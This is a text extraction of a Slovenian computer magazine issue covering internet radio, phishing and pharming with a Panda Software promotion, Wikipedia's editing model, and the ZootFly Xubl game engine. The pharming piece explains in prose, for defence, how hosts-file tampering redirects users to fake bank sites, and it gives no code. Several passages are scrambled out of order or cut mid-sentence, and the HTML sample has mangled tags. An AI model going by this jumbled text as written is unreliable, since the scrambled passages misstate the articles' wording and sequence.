prinesel. Pretočni radio je velikokrat povezan tudi s spletno stranjo radia, kjer ta lahko trži oglase kot običajne spletne strani. Radijska hiša je torej postala kar naenkrat **multimedij-sko središče**, ki lahko svoje uporabnike servisirana na več načinov. In več načinov lahko pomeni tudi več denarja, če se zadeve seveda dobro lotijo. Tradicionalen radio naj bi po nekaterih raziskavah imel okoli 80 odstotkov lokalnih in 20 odstotkov nacionalnih oglasov. Kaj pa internetni radio? Pri njem se lahko to razmerje vsekakor pošteno spremeni, saj je njegova geografska pokritost popolnoma drugačna.

Zaenkrat internetni radio še ne prinaša dobičkov, kot bi si jih nekateri želeli. A to se utegne kmalu spremeniti. Nekateri večje internetne radijske postaje, kot so Spinner.Com, Tunes.Com, SonicNet, NetRadio in podobne, svojim obiskovalcem že nekaj časa ponujajo nekatere **ugodnosti**, ki se poznajo tudi na njihovem žepu. Povezujejo se z **internetnimi prodajalnami**, kot je Amazon.com, in s posredovanjem zaslužijo določen delež od prodanih izdelkov, same pro-

dajajo glasbene CD-je, digitalno glasbo, oglašujejo glede na to, kaj uporabnik posluša in s tem boljše zadevajo ciljno skupino, kar je oglaševalcem seveda zelo všeč, in še kaj bi se našlo. Vzemimo primer, ko na radiu slišimo pesem, ki nam je všeč. Internetna tehnologija omogoča, da kliknemo nanjo, jo kupimo in že jo imamo pri sebi v najboljši možni kakovosti.

Seveda pa je pošten zagon internetnega radia zaenkrat še omejen s **pasovnimi širinami**. A stvari se dokaj hitro spreminjajo. Uporabniki sploh niso več ozko grlo, saj imajo v veliko primerih dovolj pasovne širine. Težava so zaenkrat **pretočni strežniki**, ki ne zmorejo toliko simultanih tokov podatkov, kolikor bi potrebovali, da bi zadovoljili vse svoje poslušalce. A tudi tu se stvari spreminjajo, kar lahko vidimo skoraj vsak dan.

SLOVENC IN RADIO

Seveda smo si ogledali tudi slovensko ponudbo na področju internetnega radia. Tu za svetom pravzaprav nič kaj ne zaostajamo. Na-

šli smo **skoraj 40 radijskih postaj** (dopuščamo možnost, da kakšne nismo našli), ki oddajajo hkrati preko »etra« in spleta. Kakovost signala je zelo dobra, edina težava je v tem, da zanje potrebujete **različne predvajalnike**. Nekateri zahtevajo RealPlayer, druge WinAmp, tretje Microsoftov predvajalnik in morda bi se še kaj našlo. A ko imamo predvajalnik nameščen, je poslušanje prav zabavno in veselo in tudi kakovost je na zavidljivi ravni.

Da ne bi imeli težav s predvajalniki, lahko na MikroCD-ju najdete vse, ki jih boste potrebovali za poslušanje svoje najljubše postaje, pa naj bo ta v vaši soseščini ali v Džibutiju. Ker pa so vam verjetno bolj pri srcu slovenske postaje, smo jih zbrali v tabeli, skupaj s spletnimi naslovi, kako priti do njih.

VSE VEČ »RIBARJENJA« IN »PHRMINGA«

Podatkih mednarodne mreže tehnične pomoči podjetja Panda Software se povečujejo spletne zlorabe. Po eni strani vsak dan odkrivajo nova e-poštna sporočila za napade ribarjenja (phishing password harvesting fishing). Ta tehnika se uporablja za zbiranje zaupnih informacij s krajo identitete legitimne osebe ali organizacije (običajno z zlonamernimi e-poštnimi sporočili, ki uporabnike usmerijo na lažne spletne strani). Po drugi strani pa se pojavlja tudi nova tehnika zlorab, ki je še bolj prefinjena in nevarna: pharming (izraz je skovanka iz farming in pharmacy in v biotehnologiji pomeni vzrejo gensko spremenjenih živali).

Tehnika pharming vključuje spreminjanje naslovov sistema DNS (Domain Name System), tako da uporabnik ne obišče originalnih spletnih strani, ampak druge, narejene posebej za zbiranje zaupnih podatkov, predvsem informacije za uporabo e-bank. Ko uporabnik vnese spletni naslov, se mora ta spremeniti v pravi IP-naslov v formatu: 000.000.000.000. Običajno brskalnik ne naredi te razrešitve imen, temveč je potreben strežnik DNS. Ti strežniki upravljajo imena, ki ustrezajo vsakemu numeričnemu nizu in uporabnika usmerijo na stran, ki jo želi obiskati. Če strežnik nepravilno razrešuje IP-naslove z vnesenimi domenskimi imeni, uporabnik ne bo videl prave strani.

Napadi »pharming« se lahko izvajajo neposredno na strežnik DNS, tako da bo sprememba imen prizadela vse uporabnike, ki pri

uporabi interneta dostopajo do tega strežnika, lahko pa tudi lokalno na vsak posamezen računalnik. Drugi scenarij je veliko nevarnejši, ne samo ker je učinkovitejši, temveč tudi zato, ker ga je napadalcem lažje izvesti. Izvesti morajo le dve dejanji: spremeniti datoteko, imenovano hosts (ta je v vsakem računalniku z operacijskim sistemom Windows in brskalnikom Internet Explorer) in ustvariti lažno spletno stran. Datoteka hosts hrani malo tabelo s strežnikom in najpogosteje obiskanimi IP-naslovi, tako da za spremembo teh URL-naslovov v IP-naslove ni treba dostopiti do strežnika DNS. Če se ta datoteka prepíše z lažnimi naslovi za spletno banko, bo uporabnik ob vsakem vnosu naslova te banke v brskalnik v resnici dostopil do strani, ki jo je ustvaril heker in ima povsem enak videz kot prava. Nič hudega sluteča žrtev bo vnesla prave podatke, ne da bi se zavedala, da je padla v roke kibernetičnim kriminalcem.

Datoteko hosts lahko ureja neposredno heker (do sistema dostopi na daljavo) ali pa z uporabo zlonamerne kode, običajno trojanskega konja, kot so nekatere različice družin Bancos, Banker in Banbra. Tovrstni napadi se lahko izmuznejo tudi z izkoriščanjem programskih ranljivosti, ki omogočajo dostop do sistemskih datotek.

BODITE PREVIDNI PRI UGODNIH PONUDBAH V SPLETU

Pred kratkim je bilo odkritih več spletnih mest, ki poskušajo uporabnike zvabiti s poceni letalskimi leti. Njihov pravi cilj pa ni ničesar prodati, ampak dobiti informacije o kreditnih karticah, ki potem padejo v roke kibernetičnih kriminalcev. Prevara se začne iskanjem ponudbe letalskih kart prek spletnega iskalnika, kot je npr. Google. Iskanje jih lahko privede do spletnega naslova, ki ponuja poceni lete. Spletno mesto vsebuje obrazec, v katerega naj bi vnesli osebne podatke, vključno z informacijami

o kreditni kartici. Ko vnesejo podatke, se z namenom podaljšati iluzijo, prikaže stran z obvestilom o napaki, češ da transakcija ni uspela in ponudi navodila, kako plačati letalsko vozovnico prek poštna nakaznice.

To v resnici pomeni, da je lahko uporabnik dvakrat oškodovan. Prvič prek izdajanja podatkov o veljavni kreditni kartici, s katerimi lahko izvajajo vse vrste akcij (plačila, prenos denarja ...) in dodatno lahko denar izgubijo še s pošiljanjem zahtevanega zneska prek nakaznice.

ZAŠČITA

- Uporabite protivirusne programe, ki združujejo proaktivne in reaktivne sisteme odkrivanja, saj je najenostavnejši način manipuliranja računalnika ta, da ga najprej okužijo zlonamerne kode, predvsem trojanci. Zavedati se je treba, da veliko trojancev v sistemu uporabniki ne poznajo, tako da so lahko nekateri že nekaj časa v obtoku, preden jih protivirusna podjetja odkrijejo in ustvarijo ustrezno orodje. Zato je zelo priporočljivo uporabiti proaktivni sistem, ki lahko vnaprej prepozna grožnje in jih ustavi s pomočjo analiziranja obnašanja.
- Namestite osebni požarni zid: ta ukrep bo hekerjem preprečil vstop v računalnik prek nezaščitenih komunikacijskih vrat in spreminjanje sistema.
- Redno posodablajte nameščeno programsko opremo ali imejte vklopljene samodejne sisteme posodabljanja, tako da ne bo mogoče izkoriščati ranljivosti za tovrstne napade.

»Tradicionalne rešitve, ki temeljijo na reagiranju, niso dovolj za boj proti napadom pharming. Potrebni so proaktivni sistemi, kot so npr. tehnologije TruPrevent, ki lahko odkrivajo še neznane grožnje. Od avgusta, ko so bile te tehnologije predstavljene trgu, so odkrile in ustavile preko 1500 neznanih trojancev, kar nam je omogočilo hitro in učinkovito zaščito naših strank,« razlaga Corrons.

Preizkušena učinkovitost tehnologij TruPrevent

Tehnologije TruPrevent so učinkovite v boju pred novimi grožnjami iz interneta. To je ugotovitev poročila laboratorijev ICSA Labs, enega vodilnih laboratorijev za informacijsko varnost na svetu, po izčrpnem testiranju tehnologij TruPrevent. Za razliko od tradicionalnih protivirusnih rešitev te proaktivne tehnologije odkrivanja, ki jih je razvilo podjetje Panda Software, ne potrebujejo posodabljanja za preprečevanje napadov neznanih virusov in vdorov. ICSA je poudarila, da te tehnologije »zagotavljajo pomembno raven zaščite pred običajnimi zlonamernimi kodami, ne da bi vplivale na delovanje sistema ali se vmešavale vanj.«

Test laboratorijev ICSA Labs je potrdil naslednje značilnosti tehnologij TruPrevent:

- sposobnost zaščite pred veliko vrstami neznanih škodljivih programov,
- ni nepravilna prepoznavanja legitimnih programov za škodljive,
- zanemarljiv vpliv na sistem.

Vsak dan najmanj ena posodobitev

Vsak dan v letu, tudi za konce tedna in praznike, Panda Software zagotavlja vsaj eno posodobitev svojih varnostnih rešitev za zaščito pred najnovejšimi grožnjami. V januarju 2005 je Panda Software ponudila 39. (brez beta različic) posodobitev v primerjavi s sedmimi McAfeeja ali šestimi Symanteca. Sposobnost hitrega reagiranja Panda Software je rezultat dela ekipe laboratorija PandaLabs. »Naš glavni cilj je čim hitreje razviti rutine odkrivanja in nevtraliziranja, ki ustavljajo in onemogočajo nove grožnje, ki se pojavljajo ves čas. To je stalna tekma s časom, rezultat pa je kritičen za zagotavljanje varnega okolja za uporabnike po vsem svetu,« pojasnjuje direktor laboratorija PandaLabs Luis Corrons.

promocijski članek

VEČ VIRUSOV??? VEČ GROŽENJ??? POTREBUJETE VEČ ZAŠČITE



vaša prva linija obrambe proti virus, različno pošilo in različno varstvo

BREZPLAČNO TESTIRANJE
Izkoristite možnost brezplačnega testiranja naših produktov!!

Nova, ekskluzivna Panda Software TruPrevent tehnologija učinkovito blokira napade neznanih virusov in valjivcev



• Kompetentna • Učinkovita • Avtomatska aktualizacija

PRIPOROČAMO!



Panda Software Slovenia: 07/30 45 806; res@ribera.si

ALI STE VEDELI, da je Panda Software prva ponudila rešitve v slovenskem jeziku?

POSTANITE SOUREDNIK ENCIKLOPEDIJE!

Morda marsikateri uporabnik interneta še ne ve, da je po vzoru odprtokodnega gibanja leta 2001 nastala Wikipedia, brezplačna enciklopedija, ki nastaja skrajno demokratično ureja jo lahko prav vsak.

Piše: **Mitja Mavsar**

mitja.mavsar@mojmikro.si

Verjetno se strinjate, da je iskanje znanja v spletu veliko udobnejše od obiskovanja knjižnic, dviganja desetkilskih knjig ter izgubljanja v neskončnih kazalnih in indeksih. Česar ne najdemo v spletu, to najverjetneje sploh ne obstaja! A ker je splet divjina, kjer objavlja že vsak, ki ima pet minut časa, je vprašljiva zanesljivost prav vsake pridobljene informacije. Še zlasti kadar iščemo zanesljive vire, v spletu pogosto naletimo na težavo: nikakor ne moremo vedeti, ali je določen podatek objavila oseba z dovolj znanja o področju ali pa si ga je nekdo preprosto izmislil. Za večjo zanesljivost je pametno preiskati več spletnih virov ali pa se za definicijo obrniti na katero od **enciklopedij**.

ZGODOVINA E-ZBIRK ZNANJA

Že v začetku devetdesetih je slavo dosegla multimedijaska zbirka **Encarta**, na CD-jih so izšli vsi pomembnejši **slovarji**, slovenski e-svet pa je na primer zaznamovala že kar legendarna zbirka slovarjev **ASP**. Elektronski nosilci so se izkazali kot odlični za zapisovanje, urejanje in posredovanje velikih količin podatkov in znanja.

Po vzponu vsakdanje rabe interneta so vzbrstele tudi prve spletne zbirke. Izvrsten zgled za spletno različico enciklopedije je **Britannica** (www.britannica.com). Gre za zanesljiv vir preverjenih informacij. Kot vse papirnate enciklopedije, tudi spletno Britannico in njeno slavno papirnato sestro oblikuje mreža univerzitetnih strokovnjakov s posameznih področij.

BREZPLAČNA ENCIKLOPEDIJA

A splet ne bi bil splet, če plačljiva spletna storitev ne bi kmalu dobila svojo brezplačno različico. Po vzoru odprtokodnega gibanja je leta 2001 nastala **Wikipedia**, brezplačna enciklopedija, ki nastaja skrajno demokratično – ureja jo lahko prav vsak. Nasprotje Britannice in Wikipedie bi lahko primerjali z nasprotji Microsoft–Linux, ASP–PHP itd. Enciklopedija Wikipedia se je začela z vizijo, da lahko tisoči spletnih uporabnikov ustvarijo prav tako ali


še kakovostnejšo zbirko znanja, kot jo ustvari peščica strokovnjakov.

In glede na rezultate so imeli prav. Koncept Wiki sega v devetdeseta leta, ko so strokovnjaki, ki so raziskovali jezikovne vzorce, zasnovali sistem, ki povezuje znanje na način, **kot ljudje običajno povezujemo pojme v svojih glavah**. V obliki, kot jo poznamo danes, je Wikipedia nastala januarja 2001. Zaradi učinkovite možnosti enostavnega urejanja so na isti odprtokodni programski rešitvi kmalu nastali tudi **Wiktionary** (odprti slovar), **Wikibooks**, **Wikinews** in mnoge druge podobne zakladnice znanj.

KAKO DELUJE?

Wikipedia deluje po načelu **spletne skupnosti**, kjer lahko vsakdo vidi ter tudi dodaja in ureja katerikoli slovarski članek ali definicijo. Spremembe se shranjujejo v zgodovino sprememb, in če se morda pojavi vandal, ki ne želi prispevati, pač pa kaj uničiti, je slovarski članek mogoče takoj **povrniti** v katerokoli prejšnjo obliko. Nad vsakim člankom in spremembo bdijo **administratorji**, ki preverijo, ali je bila sprememba pozitivna ali ne.

Če je članek prekratek ali vpiječe čuden, mu administratorji v nekaj urah dodajo oznako »**škrbina**«, kar pomeni, da je članek slab in da ga je priporočljivo nadgraditi, označujejo pa se tudi **slogovno nepopolni** članki, ki ne ustrezajo jezikovnim pravilom oz. slogu enciklopedije.



uprabniki lahko z enim klikom dostopajo do okna za urejanje novega ali obstoječega članka. Odpre se jim okno za urejanje, kjer lahko s posebnim označevalnim jezikom uredijo prispevek, kliknejo shrani in prispevek je objavljen. Administratorji (izkušeni uporabniki višjega ranga) ponavadi že v nekaj urah preberejo spremembe in jih ovrednotijo ali spremenijo. Pri vandalizmu se zlonamerne uporabnike izloči (ban).

Zanimiva je primerjava označevalnih jezikov HTML in wiki. Jezik wiki je veliko preprostejši in primer nadbessedilnega sestavka je občutno krajši in preglednejši.

```
<?<STRNG>agregatno stanje</STRNG> <A REF="snov.html">snovi</A> je določeno s urejenostjo <A REF="razon.html">razonov</A> ali <A REF="molekula.html">molekul</A>. Razlikujemo:
<UL>
<LI><A REF="trdnina.html">trdnine</A>
<LI><A REF="kapjevina.html">kapjevine</A>
<LI><A REF="plin.html">pline</A>
</UL></?>

'''Agregatno stanje''' [[snov]]i je določeno s urejenostjo [[atom]]ov ali [[molekula]]. Razlikujemo:
* [[trdnina|trdnine]]
* [[kapjevina|kapjevine]]
* [[plin]]e
```

Osupljive statistike

Wikipedia vsebuje približno **1,5 milijona člankov**. Od teh je 500.000 napisanih v angleščini, 200.000 v nemščini in 100.000 v japonščini. Danes pri njenem nastajanju sodeluje več kot **15.000 aktivnih avtorjev**, obstaja pa že v več kot 100 jezikih. Vsak dan Wikipedio obiše več sto tisoč uporabnikov, ki naredijo na deset tisoče popravkov in ustvarijo več tisoč novih člankov.


Wikipedia eksponentno raste. V začetku leta 2003 je bilo število člankov 100.000, po dveh letih jih je 15-krat več. S takšnim trendom rasti je povsem mogoče pričakovati, da bodo kmalu pokrite vse potencialne teme, ves čas pa se boljšata tudi ažurnost in kakovost obstoječih člankov.

ODPRTOST IN AŽURNOST

Največja prednost Wikipedie je njena odprtost do uporabnikov. **Tim Berners-Lee**, tako rekoč izumitelj svetovnega spleta in avtor znane knjige Weaving the Web, pravi, da je splet postal medij, ki ga je enostavno brati, a razmeroma težko urejati. V svoji knjigi prerokuje, da bi splet postal bolj interaktiven, če bi bilo spletne vsebine mogoče urejati kar s spletnim brskalnikom. Projekti odprte vsebine, kot so Wikipedia, tej viziji lepo sledijo. Urejanje z jezikom wiki je veliko preprostejše od urejanja HTML-ja in se ga je mogoče naučiti v nič več kot nekaj minutah.

In zato je avtorjev ogromno. Za primer navedimo, da je frekvenca popravljanja običajne enciklopedije največ enkrat na leto – **Wikipedia se izboljša več stokrat dnevno!** Ker se znanost in vse aktualne zadeve zelo hitro spreminjajo, je tvrstna ažurnost vsekakor dobrodošla. Ker gre za projekt odprtega tipa, je odklonskih dejanj malo, če pa že kdo vandalizira član-





sta v klasičnih enciklopedijah. Zato lahko rečemo, da je Wikipedia ljudska enciklopedija. Ima vse, kar imajo strokovne, hkrati pa vsebuje zanimanja običajnih posameznikov.

Še posebej natančno so v Wikipedii pokrite kontroverzne teme, ki pritegnejo zanimanje mnogih. Če vas na primer zanima izraelsko-palestinski spor ali pa dogajanje v Kašmirju, je Wikipedia dober začetek. Ker se

secev! A vendar. Zavajajoče informacije lahko vsebujejo tudi navadne enciklopedije, razlika je morda le v tem, da v slednjih napak pogosto ne odkrijejo nikoli.

Sporno je tudi osrednje »wikipravilo«, ki pravi, naj se avtorji izogibajo izražanju osebnega mnenja in naj pišejo nepristransko resnico. Filozofi bi rekli, da absolutne resnice, ki bi veljala za vse in ob vsakem času, sploh ni. Wikipedia s svojo odprtostjo seveda ne doseže absolutne resnice, a ji je hudo blizu! Kdorkoli se s kakšnim

◊ Zaradi učinkovite možnosti enostavnega urejanja so na isti odprtokodni programski rešitvi kmalu nastali tudi Wiktionary (odprti slovar), Wikibooks, Wikinews in mnoge druge podobne zakladnice znanj.

avtorji s kontroverznimi temami veliko ukvarjajo, je končna posledica dobra in uravnotežena predstavitev obeh strani. Članki, ki jih več posameznikov pili že dlje časa, so na izjemno visoki ravni.

dejstvom ne strinja, ga lahko spremeni, kot misli, da je prav, ali pa o resnici z drugače mislečimi debatira oz. glasuje. Tako je dobro poskrbljeno, da so članki razmeroma blizu splošno sprejetim resnicam.

VELIKO ISKALNIŠKEGA PROMETA

Ogromno prometa na Wikipediinih spletnih straneh pride iz iskalnikov. Dejstvo je, da imajo iskalniki »radi« vsebinsko bogate strani in da naravnost obožujejo strani z mnogo povezavami. Več ko je na Wikipedii kakovostnih, med sabo povezanih vsebin, več ljudi do teh člankov ustvari povezano na svoji spletni strani in višja je Wikipediina uvrščenost v Googlu. Opazujte: ko v Googlu iščete katerokoli definicijo, je verjetnost, da boste zašli na Wikipediine strani, zelo velika.

Postanite wikiholik!

Angleška Wikipedia je s poldrugim milijonom člankom že po nekaj letih delovanja zrasla v enciklopedijo zavidljivega obsega in kakovosti. Kakovost vsebin pa se z leti in množično rabo lahko le še dviguje. Očitno je, da je eksperimentalni projekt ustvaril neprecenljivo, demokratično urejeno in ves čas rastočo zbirko človeškega znanja!

ke, piše mnenja namesto dejstev ipd. se o njegovem počtetju hitro vzpostavi debata. Vsakdo lahko pride in ustvari članek in vsakdo ga lahko komentira in popravlja. Če je njegovo delo slabe kakovosti, ga hitro kdo ošteje ali pa preprosto popravi njegove napake. Tovrstna regulacija se je izkazala za učinkovito, kaže pa se tudi trend, da z naraščanjem števila uporabnikov narašča tudi kakovost informacij.

PESTROST IN GLOBINA

Ker ljudi zanima marsikaj, v Wikipedii ne najdemo zgolj člankov s splošnim znanjem, temveč recimo tudi informacije o najbolj zakotnem mestecu na jugu Španije in **podrobnosti o najbolj bizarnih hobijih**, kot so recimo navodila, kako skrbeti za kamen, kot bi bil domači ljubljencek ;) Tovrstne zanimivosti nikoli ne najdejo me-

KRITIKE: NEZANESLJIVOST IN NETOČNOST?

Najpogostejše kritike govori o **slabi kakovosti** vnesenih člankov. Dejstvo je, da anonimnost prispevanja ne koristi kakovosti. Pri večini člankov ne moremo določiti vira, zato jih je težko preveriti, če pa že imajo vir, gre pogosto za kako spletno stran, ki ji prav tako ne gre zapupati.

Avtor članka lahko tudi povsem nalašč v vsebino zakoplje nesmisel ali **zavajajočo informacijo**, ki jo bodo drugi odkrili šele čez več me-

Slovenska Wikipedia na spletnem naslovu <http://sl.wikipedia.org> še zdaleč ni tako popolna kot angleška različica, a se tudi lepo razvija. Preverite jo in sodelujte! Sam sem dodal nekaj člankov, jih pilil in se ob prispevanju za skupnost prav dobro počutil. A pazite. Wiki skriva pretečo nevarnost: Zelo hitro lahko postanete wikiholik.

Definicijo za tovrstno stanje sem poiskal kar v Wikipediji: **Wikiholik** je človek, podvržen veliki količini wiki urejanja. Prizadeta oseba, čeprav se pogosto ne zaveda, čuti visoko raven wikistresa. Simptomi:

- 1) Tipičen wikiholik vsak dan naredi vsaj 50 popravkov.
- 2) Tipka F5 (Osveži) je tako močno rabljena, da ne deluje več. ■

NOVO

NAJOBSEŽNEJŠI, NAJNOVEJŠI IN PRVI LEKSIKON V SLOVENIJI V ELEKTRONSKI OBLIKI!

CD-ROM: VELIKI SPLOŠNI LEKSIKON

Prva slovenska plošča CD-ROM s splošno leksikografsko vsebino.

- 100.000 gesel in podgesel
- 5.000 ilustracij, zemljevidov in preglednic
- en vir, ki zadovolji potrebe vse družine, pa tudi zahtevnejših iskalcev informacij in znanja
- hitri odgovori na vsakodnevna vprašanja
- idealno za šolarje, dijake in študente

Cena: 28.900,00 SIT

www.dzs.si
telefon: 01 230 96 50
info.narocila@dzs.si

S XUBLOM V SVETOVNEM VRHU

Slovensko podjetje ZootFly je mnogim najverjetneje popolnoma neznano. Sestavlja ga okoli 30 mladcev, ki jemljejo preživetje in ustvarjanje v zahtevnem svetu računalniške 3D-grafike in zabave za izziv in način življenja.

Piše: Jaka Mele

jaka.mele@mojmikro.si

Nekaj let staro podjetje se je postavilo s finančno pomočjo skladov tveganega kapitala **Horizonte**, in navkljub težavam ob iskanju prvega projekta/posla (kar je v zabaviškem svetu brez referenc izredno težko) ekipa te dni končuje igro **Panzer Elite Action**. Močna plat ZootFlyja je **razvoj**, kjer se radi pohvalijo s svojim grafičnim pogonom (engine). Za demonstracijo odlik in moči pogona so fantje snovali tudi lastno prvoosebno streljanko, 3D-igro **Hollow**. Ko so dobili pravi posel, so projekt postavili ob stran in navkljub dobremu videzu narejenega, vse kaže, da bo Hollow ostal bolj kot ne nedokončan projekt, poligon za preizkušanje in nadaljnji razvoj.

ZAHTEVNI PROJEKTI

Podjetje je pripravilo oz. že zaključilo nekaj projektov tudi za državne organe, od vojske do policije (**bojne simulatorje**), nekaj pa jih še pripravlja tudi v okviru zveze NATO (**simulacija protiterorističnih akcij**). Tudi področje **arhitekturne virtualizacije** jim ni tuje, saj njihova rešitev omogoča hitro izdelavo **trirazsežne predstavite iz načrtov** – kar vlagateljem omogoča virtualni sprehod med novimi zgradbami in po prostoru, še pred začetkom gradnje. Razlika, ki naredi razliko, je v dodelanosti podrobnosti, saj ZootFlyeva rešitev ponuja popolno interakcijo, ki omogoča virtualnemu sprehajalcu da med sprehodom deluje na okolje – prižiga luči, uporablja dvigala, odpira vrata, vozi avtomobil po parkirnem prostoru okoli zgradbe...


KAJ JE POGON

Jedrna kompetenca podjetja je **pogon** (engine). Pogon je program, ki **preslika 3D-svet**, narejen v računalniškem okolju, v **2D-predstavitve**, ki jo vidimo na monitorju. Bistvo pogona je, da to naredi **zelo hitro** (zaželeno je vsaj 60-krat na sekundo), in da je dobljena 2D-slika čim bolj kakovostna. Za verno in realistično predstavitev je zvok prav tako pomemben kot slika, zato je pomembno, da zna pogon **reproducirati tudi kakovosten zvok** (glasbo in zvočne učinke, vpete v 3D-prostor, odvisno od uporabljene knjižnice pa obvlada tudi prostorski zvok 5.1 ali 7.1).

V svetu 3D-iger je ponudba kakovostnih pogonov prej **redka** kot ne. Priljubljeni pogoni, kot so tisti, na katerih so nastale igre Quake 3, Half Life, Half Life 2, Unreal, Unreal 2 ipd., stanejo tudi pol milijona USD ali več, slaba stran nakupa takega pogona pa je razmeroma hitra zastarelost, saj razvijalci za svojo produkcijo obdržijo najnovejše izboljšave in funkcije, s katerimi

vzdržujejo konkurenčno prednost.


Pogon potrebuje za delo **3D-okolje**. To je sestavljeno iz zbirke geometrijskih teles in fizike. Zaradi vse večjih želja po realističnem prikazu so današnja tipična 3D-okolja sestavljena iz **več kot 200.000 trikotnikov**. Na geometrijska telesa pred izrisom oz. izračunavanjem prilepijo teksture, s katerimi tako kot s tapetami po zidovih ustvarijo realistično



in vsečno okolje. Za dodatni realizem poskrbijo **senčnilniki** pik na zaslonu in senčnilniki točk modela, (pixel, vertex, shader) ki lahko izračunavajo kompleksne osvetlitvene modele za več virov svetlobe (phong), posebne učinke (glow, motion blur, heat waves) in sence na vsaki točki na zaslonu. Teksture in modele modelarji naredijo v programski paketih, kot so Alias | Wavefront Maya, 3Dstudio MAX in Bryce. Ekipa ZootFly prisega na **Mayo**.

ZNAČILNOSTI XUBLA

Pogon Xubl se uvršča ob bok najboljšim pogonom na svetovnem trgu, saj je v vseh pogledih primerljiv ali celo boljši od konkurence. Primeren je tako za pustolovske kot za akcijske igre, ponuja tako **prvoosebno** kot tudi **tretjosebno** perspektivo oz. pogled. Med prednostmi Xubla pred drugimi je **popolna povezanost z Mayo**, ki tudi neizkušnemu timu modelarjev in programerjev omogoča hitro delo. Večina stvari, kot so modeliranje, preslikavanje in animiranje, je moč narediti iz Mayo. Tudi kompleksnejša opravila, kot so postavljanje zvočnih izvorov, objektov, stikal, dogodkov in računalniško kmljenih likov, se opravijo v Mayo. Pogon podpira tudi **napredne funkcije**, kot so



vpliv na objekte (če igralec ustrelj v objekt, se na njem to ustrezno pozna, vidi se razlika med različno vrsto delovanja na objekt), premikanje in uporaba objektov ter hierarhični objekti iz več delov (zlaganje škatel na kup, prek katerega igralec spleza v okensko odprtino) ... Xubl podpira prikazovanje vnaprej izrisanih zelo realističnih dlak in izredno kompleksnih obraznih izrazov.

Fizikalni model pogona je izredno pomembna komponenta, saj pripomore k realističnosti oz. k igralnosti. Odvisno od želenega ciljnega učinka je pogon sposoben popolnoma upoštevati realni fizikalni model. Zootflyjevci poudarjajo, da je pogon do te ravni pripeljati dokaj enostavno, saj je vse znano. Umetnost pa je pogon »popraviti« tako, da je primeren za **akcijski 3D-svet modernih domišljjskih iger, streljank ...**, kjer je predvsem pomembna **igralnost**. Tako so v svoji najnovejši igri, kjer je igralec udeležen v realistični bitki s tanki in drugimi vozili, iskanju prave mere med hitrostjo premikanja, poškodbenim modelom in vplivi na okolje posvetili veliko pozornosti. Če bi želeli obdržati realističnost, bi namreč ob dokaj počasnem premikanju tanka iz druge svetovne vojne ter upoštevanju pogostosti okvar igralnost hudo trpela.

PRVA RAVEN KNJIŽNICE

Pogon je pomemben kos programa, saj temelji na nižje ležečih knjižnicah za dostop in delo s strojno opremo. Za grafiko se uporabljata knjižnici **DirectX** (<http://www.microsoft.com/windows/directx>) in **OpenGL** (<http://www.opengl.org>). Vsebuteta rutine za dostop do video pomnilnika, nastavitve risanja in najpomembnejše; rutine za risanje trikotnikov (trikotnik je osnovna enota risanja za pogon). Tako se programerjem ni treba posvečati načinu izrisovanja za vsako različno grafično jedro/kartico posebej, temveč uporabljajo nekakšno alternativo višjenivojskemu jeziku.

Za zvok poskrbijo knjižnice **Miles Sound System** (<http://www.radgametools.com>), **Direct-Sound** in **Creative GameCODA** (<http://www.creative.com>). Enako kot knjižnice za grafiko te omogočajo nastavitve zvočne strojne opreme in predvajanje zvoka. Prav tako je na najnižjem nivoju treba poskrbeti še za delo z drugimi kom-

dule za pogon. Vsak del tretjega nivoja, se lahko odstrani, če ni potreben v aplikaciji. Ta nivo je dejansko knjižnica izvedb za aplikativni del.

ČETRTO RAVEN APLIKACIJA

Na najvišjem, četrtem nivoju je aplikativni del oz. aplikacija. V temu nivoju se opiše, **kaj naj aplikacija dela in kako**. Ta del ima dostop le do drugega nivoja, do funkcij prvega in tretjega pa dostopa prek že omenjenih vmesnikov v drugem nivoju. Bistvo takšne zasnove je čim enostavnejši prenosom med osnovami (XUBL deluje na osnovah PC, Xbox in PS2).

Prvi in tretji nivo sta odvisna od osnove, drugi in četrti pa sta neodvisna od te. Tako imamo na primer za določeno omrežno funkcijo na drugem nivoju le prazen objekt (*interface class*) brez izvedbe, izvedba pa je na tretjem nivoju in je različna za posamezne osnove.



◇ Pogon je program, ki preslika

3D-svet, narejen v računalniškem okolju, v 2D-predstavitev, ki jo vidimo na monitorju. Bistvo pogona je, da to naredi zelo hitro (zaželeno je vsaj 60-krat na sekundo), in da je dobljena 2D-slika čim bolj kakovostna.

ponentami računalnika, branje tipkovnice in miške, dostop do datotečnega sistema, delo z nitmi (threads) in delo z jedrom operacijskega sistema.

DRUGA RAVEN SRCE POGONA

